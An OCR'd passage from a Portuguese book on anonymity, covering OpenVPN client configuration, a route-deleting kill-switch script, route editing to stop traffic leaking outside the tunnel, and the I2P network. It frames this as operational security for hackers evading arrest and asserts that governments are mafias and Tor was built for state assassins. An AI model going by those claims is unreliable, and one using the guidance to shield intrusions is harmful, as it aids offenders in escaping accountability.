
Nunca precisou saber, mas saiba agora, os routers possuem versão e a versão é impactada pelo hardware interno, em específico o chipset.



No caso acima temos duas versões, para saber a versão tem que olhar o código de barras que está na caixa ou abaixo do aparelho, onde alguns possuem a identificação explícita da versão e outras não, conforme imagem abaixo.



A instalação começa realizando o download no site, o nome da imagem pode mudar de acordo com a marca de seu router.



Veja na figura acima a versão do chipset, veja na figura abaixo o recorte do aparelho. Talvez precise abrir seu aparelho.

Veja exemplos de configuração de VPN no DD-WRT (confirme a compatibilidade da sua VPN com o DD-WRT):

- **CyberGhost:** https://support.cyberghostvpn.com/hc/en-us/articles/213811885-Router-How-to-Set-Up-OpenVPN-on-DD-WRT-Routers
- **NordVPN:** https://support.nordvpn.com/hc/en-us/articles/20308623061265-DD-WRT-setup-with-NordVPN

1.7.3 Conectando-se com o servidor VPN com openvpn

A implementação mais conhecida que atua com VPN é o OpenVPN, trata-se de um sistema que cria conexões seguras de ponta a ponta, entre o sistema cliente e o sistema servidor. Esta solução pode ser utilizada como cliente somente, como servidor somente ou como cliente e servidor.

O OpenVPN permite que os pares (cliente e servidor) se autentiquem usando chaves secretas pré-compartilhadas, certificados ou usuário/senha. Quando utilizado em uma

configuração multi cliente-servidor, permite que o servidor libere um certificado de autenticação para cada cliente, utilizando assinaturas e autoridade de certificação, sempre recomendo, saiba como configurar um servidor VPN neste livro: Manual Debian GNU/Linux. Neste livro ficamos só no lado cliente.

Ele usa extensivamente a biblioteca de criptografia OpenSSL, bem como o protocolo TLS, e contém muitos recursos de segurança e controle. Ele usa um protocolo de segurança personalizado que utiliza SSL/TLS para troca de chaves. OpenVPN foi portado e incorporado em vários sistemas. Por exemplo, DD-WRT possui a função de servidor OpenVPN. SoftEther VPN, um servidor VPN multiprotocolo, também possui uma implementação do protocolo OpenVPN (próprio).

Quando contrata um serviço de VPN é comum que o serviço entregue um arquivo compactado contendo 4 arquivos[11], são estes:

- Certificado do servidor, na figura abaixo arquivo ca.crt;
- Certificado do cliente, individual, na figura abaixo arquivo client.crt;
- Chave privada do cliente, individual, na figura abaixo o arquivo client.key;
- Arquivo com toda a configuração necessária, na figura abaixo o openvpn.ovpn.

```
well@usb:/var/kfm/vpn$ ls -l
total 28
-rw-r--r-- 1 root root 2300 Jun 27 17:25 ca.crt
-rw-r--r-- 1 root root 2362 Jun 27 17:25 client.crt
-rw-r--r-- 1 root root 3272 Jun 27 17:25 client.key
-rw-r--r-- 1 root root 5184 Jun 27 17:25 openvpn.ovpn
-rw-r--r-- 1 root root   50 Jun 27 17:25 pass.txt
```

Na imagem acima, existe um arquivo chamado pass.txt, está neste diretório pois é usado para armazenar usuário e senha do serviço de VPN, é criado pelo usuário e não vem dentro do arquivo compactado. Ele tem na primeira linha o username da VPN e na segunda linha a senha do serviço de VPN. Na listagem abaixo temos um arquivo .ovpn básico, para exemplificação.

```
1. client
2. dev tun
3. proto udp
4.
5. remote 192.168.0.16 1194
6.
7. tls-client
8. resolv-retry infinite
9. nobind
10. persist-key
11. persist-tun
12.
13. ca ca.crt
```

[11] Pode acontecer do servidor injetar o conteúdo de ca.crt, client.crt e client.key dentro de TAGs no arquivo openvpn.ovpn.

```
14. cert client.crt
15. key client.key
```

Na linha 1 estamos indicando para o OpenVPN que este arquivo é utilizado para iniciar a ponta do cliente e que ele irá se conectar com um serviço. Quando o OpenVPN iniciar, ele irá criar uma interface de rede virtual, que seu nome deve começar com tun e ter um número, olhe que se é o único túnel será tun0. Na linha 3 está indicando que o protocolo de camada de transporte será o UDP, há a possibilidade de uso de TCP, mas isso não é viável.


Na linha 5 temos o IP e a porta do serviço VPN, nem sempre é esta porta, é comum ter várias portas em um servidor. Também é comum ter muitas entradas com IPs e Portas diferentes, neste arquivo temos apenas 1 entrada. Da linha 7 até a linha 11 temos parâmetros, e varia muito de servidor para servidor e de cliente para cliente, inclusive é comum o servidor mandar parâmetros que não existem mais. Isso pode variar.

Já na linha 13 temos o endereço do ca.crt, mas tome cuidado. Veja que o endereço do arquivo é relativo então deve-se navegar até o diretório com o comando CD e de lá executar o comando openvpn, eu prefiro alterar a linha 13, 14 e 15 do arquivo acima com endereços reais e completos, para evitar isso. Sendo assim, posso executar o comando openvpn de qualquer ponto do sistema de arquivos. Para iniciar a VPN levando em consideração os arquivos acima, execute os comandos no terminal:

```
1. cd /var/kfm/vpn
2. sudo /usr/sbin/openvpn --config ./openvpn.ovpn --auth-user-pass ./pass.txt
```

Como ao executar o comando cd o cursor do sistema de arquivo se movimentou para /var/kfm/vpn e todos os arquivos lá estão, então é só executar **openvpn** passando o arquivo de configuração e o arquivo com usuário e senha. Lembrando que o arquivo de usuário e senha é um arquivo com duas linhas, na primeira temos o usuário e na segunda linha o password.

1.7.4 Monitorando o túnel tunX



1.7.5 VPN com script Kill Switch ou edição de rotas


Um único erro pode entregar o hacker, veja caso de Hector Xavier Monsegur, que só foi localizado e preso pois em uma única vez esqueceu de ligar o TOR. As VPNs não foram criadas para o anonimato, elas são piores que o TOR, pois a VPN pode parar de funcionar e o hacker nem percebe, tudo continua funcionando normalmente pois tudo volta para ISP muito rápido. Na figura abaixo, repare as rotas. A Rota DEFAULT aponta para o router de saída ISP.

```
usuario@debian:~$ ip route
default via 10.0.2.2 dev enp0s3
10.0.2.0/24 dev enp0s3 proto kernel scope link src 10.0.2.15 metric 100
usuario@debian:~$
```

Quando uma VPN é ligada as rotas são modificadas, na imagem abaixo vemos as rotas após ligar a VPN, veja que são introduzidas as regras necessárias para VPN, principalmente a rota que desvia todas as requisições para a tun0 (túnel). Os protocolos capturados pelo túnel na regra marcada, são enviados então para 185.177.125.173 pois é o IP do serviço VPN, que naturalmente é enviada para o gateway da rede, mas agora criptografados e tunelados (estamos seguros).

```
usuario@debian:~$ ip route
0.0.0.0/1 via 10.96.0.1 dev tun0
default via 10.0.2.2 dev enp0s3
10.0.2.0/24 dev enp0s3 proto kernel scope link src 10.0.2.15 metric 100
10.96.0.0/16 dev tun0 proto kernel scope link src 10.96.0.4
128.0.0.0/1 via 10.96.0.1 dev tun0
185.177.125.173 via 10.0.2.2 dev enp0s3
usuario@debian:~$
```

Mas desligando o túnel VPN (parando o processo openvpn) sobram somente as regras que existiam antes da VPN ser iniciada, ou seja, voltamos para o ISP sem tunelamento, conforme figura abaixo.



Temos duas soluções:

1. Script que fica de segundo a segundo validando a VPN, chamado de Kill Switch;
2. Alterar as regras de roteamento para somente enviar dados para o tunelamento.

1.7.5.1 Kill Switch

A solução Script Kill Switch pode ser um problema, pois por um pequeno intervalo de tempo o script está processando e investigando, para só atuar quando perceber que isso pode ser tarde. A vantagem é que pode-se testar além da VPN, tal como país que está saindo a conexão. Crie um arquivo chamado killswitch.py[12] com um editor de script e digite o código abaixo.

```
1.  #!/usr/bin/python3
2.
3.  import json, requests, subprocess, time;
4.
5.  def get_ip():
6.      r = requests.get("https://wtfismyip.com/json");
7.      return json.loads(r.text);
8.
9.  def main():
10.     TEMPO_SEGUNDOS_AGUARDAR = 30;
11.     country = ["brazil", "panama"];
12.     while True:
13.             try:
14.                     retorno = get_ip();
15.                     if retorno["YourFuckingCountry"].lower() in country:
16.                             subprocess.call(["ip", "route", "del", "default"]);
17.                             print("Parando a Internet, IP do " + retorno["YourFuckingCountry"] + "
    detectado.");
18.                             TEMPO_SEGUNDOS_AGUARDAR = 0;
19.                             break;
20.             except:
21.                     print("Continue....");
22.             finally:
23.                     time.sleep(TEMPO_SEGUNDOS_AGUARDAR);
24. if __name__ == "__main__":
```

[12] Pode ser adquirido pela URL: https://github.com/naoimportaweb/avulso/blob/main/killswitch.py


```
25.    main();
```


Basicamente, caso o IP seja de um determinado país o script elimina a regra default do Linux impedindo qualquer conexão. Essa abordagem é ótima para quem utiliza TOR Browser. Mas depois nada se conectará à Internet, então após resolver o problema deve-se adicionar novamente a regra default, neste exemplo o IP 10.0.2.2 é o IP do router Gateway.

```
1.  sudo ip route add default via 10.0.2.2
```


1.7.5.2 Editando as rotas

Todo arquivo .ovpn tem atributos chamado remote, neste atributo temos um IP de um servidor ou um domínio de um servidor. A solução é um pouco custosa quanto a digitação mas é fácil entender. Primeiro você deve ler o arquivo .ovpn e obter o IP dos servidores VPN que irá se conectar, vou trazer duas imagens de dois arquivos de empresas diferentes.





É mais fácil para as empresas criarem arquivos com domínios em vez de IP explícito, pois aí podem trocar de servidores com facilidade, já se colocar o IP direto e precisarem trocar o servidor podem ter dificuldades com os clientes (chamados). Se a sua empresa de VPN não usa IPs explícitos, então terá que traduzir o domínio com **nslookup**.



Então a primeira coisa que deve ser feito é remover a regra default que aponta para o router Gateway e que o ligará a ISP, e depois para cada IP do serviço de VPN deverá criar uma regra para o router Gateway. Vou tomar como exemplo o primeiro arquivo .ovpn que tem

como remote server 185.177.125.173 e que o router gateway está no ip 10.0.2.2. Temos então as seguintes regras executadas.

1. sudo ip route del default
2. sudo ip route add 185.177.125.173 via 10.0.2.2

Se observar as regras, temos:

```
usuario@debian:~$ ip route
10.0.2.0/24 dev enp0s3 proto kernel scope link src 10.0.2.15 metric 100
185.177.125.173 via 10.0.2.2 dev enp0s3
usuario@debian:~$
```

Somente há uma forma de enviar dados para a WAN, se conectando ao IP 185.177.125.173 da empresa de VPN, então a VPN irá funcionar normalmente. Se tentar abrir algum aplicativo, verá que nada funcionará (nada que precise da Internet). Então podemos iniciar a VPN conforme início deste tópico, e veja que após iniciar a VPN as rotas serão criadas para atender aos requisitos da empresa de VPN.

```
usuario@debian:~$ ip route
0.0.0.0/1 via 10.96.0.1 dev tun0
10.0.2.0/24 dev enp0s3 proto kernel scope link src 10.0.2.15 metric 100
10.96.0.0/16 dev tun0 proto kernel scope link src 10.96.0.13
128.0.0.0/1 via 10.96.0.1 dev tun0
185.177.125.173 via 10.0.2.2 dev enp0s3
```

Se executar o envio de ICMP com um comando Ping, verá que tudo irá funcionar.

```
usuario@debian:~$ ping google.com
PING google.com (142.251.36.14) 56(84) bytes of data.
64 bytes from ams15s44-in-f14.1e100.net (142.251.36.14): icmp_seq=1 ttl=118 time=346 ms
64 bytes from ams15s44-in-f14.1e100.net (142.251.36.14): icmp_seq=2 ttl=118 time=343 ms
64 bytes from ams15s44-in-f14.1e100.net (142.251.36.14): icmp_seq=3 ttl=118 time=343 ms
64 bytes from ams15s44-in-f14.1e100.net (142.251.36.14): icmp_seq=4 ttl=118 time=343 ms
64 bytes from ams15s44-in-f14.1e100.net (142.251.36.14): icmp_seq=5 ttl=118 time=343 ms
```

Se desligar a VPN, verá que o envio de ICMP irá parar, ou seja, nada vai passar para a ISP e você sempre estará seguro.

Para este exemplo desenvolvi um script que realiza as alterações nas rotas, este script Python está acessível pela URL: https://github.com/naoimportaweb/avulso/blob/main/blockdefault.py

1.8 Rede I2P

A rede I2P é uma rede distribuída de nós participantes, e esta frase vai definir tudo o que vou explicar neste texto. A rede TOR é uma rede descentralizada e há uma grande diferença entre ser distribuída e descentralizada. Mas antes de iniciar toda a teoria tenho

que dizer que vou dedicar este tópico para dois grandes amigos, o companheiro **Petrov**[13]**(**@Petrovrz**)** e **Jhon China Team (@**Wkskrrt**)**[14], é para vocês meninos.

Uma rede centralizada como WhatsApp possui servidores centrais que são obrigatoriamente registrados no nome da empresa para que sejam auditados, mas as auditorias não são feitas por pessoas, são feitas por órgãos repressores e digo WhatsApp e Telegram não querem a censura, mas para que seus modelos de negócio sobrevivam, dependem de aprovações totalitárias de máfias locais, vulgarmente conhecidos como governos.

Esses servidores centralizados são facilmente alcançados por governos, que com seus agentes podem espionar pessoas ou até mesmo interagir com elas da forma mais desumana, que é ações de prisões e assassinatos. Agora, e se fosse possível ter uma rede descentralizada de servidores ocultos? Modelos de negócio como WhatsApp e Telegram não sobreviveriam.


Em uma estrutura descentralizada os nós (servidores) podem ser mantidos por entusiastas ou até mesmo empresas e governos, e esta é a grande falha da rede TOR. Em toda a história TOR foi concebido por uma máfia que pretendia criar um ambiente seguro para seus assassinos que estavam em territórios de outra máfia (governos). É natural que a exposição de assassinos não seja uma coisa legal, então uma rede anônima é necessária.

A rede TOR precisava de alguns ingredientes:

- Uma criptografia forte e bem arquitetada;
- Uma arquitetura de nós descentralizada, para poder rotear a mensagem por vários servidores (nós);
- Uma grande quantidade de pessoas usando, para dificultar a segregação de mensagens de assassinos (do governo) de pessoas comuns;

Uma rede TOR é um conjunto de servidores espalhados pelo planeta em que muitos destes são mantidos por governos, outra grande parcela por pessoas entusiastas e outra parcela menor por empresas. E para piorar mais de 90% dos servidores estão em países controlados pelos 14 olhos.

[13] Sou um fã deste cara que sabe muito, e me enche o saco para usar I2P;
[14] Um colega do telegram que sempre esteve ativo e focado em anonimato;



Mas se todos os nós fossem os próprios usuários, então usuário teria um PIPE de conexão entre usuários nesta rede, isso seria uma rede distribuída, e entre Centralizada, Descentralizada e Distribuída aquilo que é de pior para ser combatida é a Distribuída. Então o caminho entre usuários é dado pela comunicação ou rota entre usuários, e assim pode-se ocultar serviços nesta rede distribuída.


Uma rede TOR disponibiliza apenas o serviço de roteamento, tanto para rede de serviços Internet quanto para uma rede TOR local, conhecido como ONION. Um usuário que utiliza I2P consome serviços sobre protocolos HTTP/HTTPS, SMTP, SSH, SMB, **PROXY**, etc., ou seja, na I2P encontramos serviços e um dos serviços se chama **HTTP/HTTPS PROXY**. Outra grande diferença é que na rede TOR trabalha-se a conexão Socket enquanto na rede I2P trabalha-se os serviços de mensagens.

O uso de I2P normalmente é para uso de aplicações internas da rede I2P chamado Hidden Services, estes Hidden Services podem ser qualquer serviço de troca de mensagem e principalmente websites, tal como eepsites. Outros serviços também muito utilizados são I2PShark, que é um BitTorrent oculto e I2PTunnel para aplicações como IRC e SSH (nunca use SSH).


Não vou me aprofundar no uso da surface web por meio do proxy I2P, pois vejo que a rede I2P é uma rede anonima para acesso a recursos ocultos. Mas antes de demonstrar o uso de serviços na rede oculta da I2P é preciso dizer como a comunicação é tratada nesta rede. Em primeiro lugar, a rede I2P não possui um sistema de resolução de nomes, tal como DNS na surface web, o que existe é um sistema básico de nomes em um arquivo do tipo texto, e vincula-se o serviço a um domínio genérico com terminação .i2p. Estes endereços podem ser em base 32 ou base 64, o que dificulta e muito a ação humana de decorar, por isso é comum uma agenda de enderços em arquivo texto. Veja este exemplo de URL: http://udhdrtrcetjm5sxzskjyr5ztpeszydbh4dpl3pl4utgqqw2v4jna.b32.i2p

Isso é fundamental, veja, muitos hackers já se entregaram pois não conseguem criar nomes ou nicknames disruptivos em sua mente, e sempre seguem padrões de nomes. Então uma URL complexa e definida pela plataforma é fundamental para forçar o hacker a se manter anonimo.

Na I2P não existe um sistema centralizado para resolver um destino como um correspondente a um .i2p, o que existe é um sistema de nomeamento que se pode fazer a gestão por meio da aplicação SusiDNS, na qual se encontra istalado por padrão em todos os roteadores da rede I2P, pode ser acessível pela URL: http://127.0.0.1:7657/sudidns/index. Mas saiba que um serviço oculto na rede I2P pode apontar para qualquer tipo de servidor e serviço web, até serviços SSH, FTP, SMB, POP, SMTP, etc.. Na rede I2p não existe uma restrição para protocolos na rede e você pode criar qualquer tipo de protocolo ou serviço, conforme já dito os mais conhecidos e usados são os EEPSites, afinal o serviço mais consumido é o serviço de WebSites.



Quando o serviço I2P não é capaz de resolver o destino de um serviço oculto, uma interface web é exibida dizendo que há uma falha ao resolver o domínio. Uma possibilidade é mapear o serviço oculto com o endereço base32 ou base64, criando seu próprio addressbook. E mesmo assim, deve-se esperar um tempo para se usar, na rede I2P as coisas não são tão dinâmicas quanto na surface.




1.8.2 Arquitetura


Devo começar descrevendo que esta arquitetura é distribuída, e realmente distribuída, e para reafirmar, os nós participantes foram uma rede não hierarquizada. O I2P cria um esquema de túneis e esse é o componente central dentro da arquitetura, onde um túnel é um conjunto de roteadores que se encarregam do envio dos pacotes de dados até um destino, permitindo uma comunicação impossível de se criar um rastreamento na rede I2P.

Quando um usuário inicia seu I2P router ele automaticamente vira um roteador nesta imensa rede e inclusive a velocidade desta rede é em decorrência do número de usuário e dos serviços utilizados por estes usuários. Não espere que aqui você verá vídeos no Youtube de forma anônima, muito menos baixará enormes arquivos, pois a velocidade é lastimável, porém não se pode negar que é a forma mais próxima da perfeição quando o quesito é anonimato.

Acredito que a comunidade deva-se focar em serviços de comunicação e resiliência à censura, a questão de grandes downloads somente estragam a performance da rede por um valor social ridículo. Bom, sabem que sou chato e somente estudo, trabalho e eu troco mensagens anárquicas com outros players.



Como todo usuário vira um router para roteamento de pacotes, é natural que este também passa a ser rota. Uma característica importante e que ao meu ver é único é que os túneis possuem um funcionamento em um único sentido, para isso cada router cria um túnel de entrada e um túnel de saída, cada saída é marcado por um gateway e cada entrada por um endpoint.



Depois de um túnel ser construído, mensagens I2NP são processadas e passadas através dele. A operação do túnel tem quatro processos distintos, assumidos por vários pares no túnel:

1. Primeiro, o gateway do túnel acumula um número de mensagens I2NP e as pré-processam em mensagens de túnel para entrega;
2. Em seguida, esse gateway criptografa os dados pré-processados e, em seguida encaminha-o para o primeiro salto;
3. Aquele par e o túnel subsequente participantes, descompacte uma camada da criptografia, verificando se não está uma duplicata, em seguida, encaminhá-lo para o próximo par;

4. Eventualmente, as mensagens do túnel chegam ao ponto final onde as mensagens I2NP originalmente empacotadas pelo gateway são remontadas e encaminhadas como solicitado.

Os participantes do túnel intermediário não sabem se estão em uma entrada ou um túnel de saída, eles sempre "criptografam" para o próximo salto. Portanto, aproveitamos a criptografia AES simétrica para "descriptografar" no gateway do túnel de saída, para que o texto simples seja revelado no ponto de extremidade de saída.

I2P é uma rede inerentemente comutada por pacotes, mesmo com estes túneis, permitindo-lhe tirar proveito de vários túneis em execução em paralelo, aumentando a resiliência e balanceando a carga. Fora da camada I2P central, há uma biblioteca de streaming de ponta a ponta opcional disponível para aplicações cliente, expondo a operação de TCP, incluindo reordenação de mensagens, re-transmissão, controle de congestionamento, etc.

A função de um gateway de túnel é fragmentar e empacotar Mensagens I2NP em tamanho fixo e criptografar as mensagens do túnel. As mensagens do túnel contêm o seguinte campos:

- Um ID de túnel de 4 bytes;
- A 16 byte IV (vetor de inicialização);
- Checksum para verificação;
- ENCHIMENTO;
- Uma ou mais instruções de entrega.

Os IDs do túnel são números de 4 bytes usados em cada salto, os participantes sabem o túnel ID que deve ouvir mensagens. Os túneis em si são de curta duração, em torno de 10 minutos. Mesmo que os túneis subsequentes sejam construídos usando a mesma sequência de peers, o ID do túnel de cada salto mudará.

Para evitar que adversários marquem as mensagens ao longo do caminho ajustando o tamanho da mensagem, todas as mensagens do túnel são um 1024 bytes fixos no tamanho. Para acomodar mensagens I2NP maiores, bem como para suportar as menores de forma mais eficiente, o gateway divide as mensagens I2NP maiores em fragmentos contidos dentro de cada mensagem do túnel. O endpoint tentará reconstruir a mensagem I2NP a partir do fragmentos por um curto período de tempo, mas irá descartá-los conforme necessário.

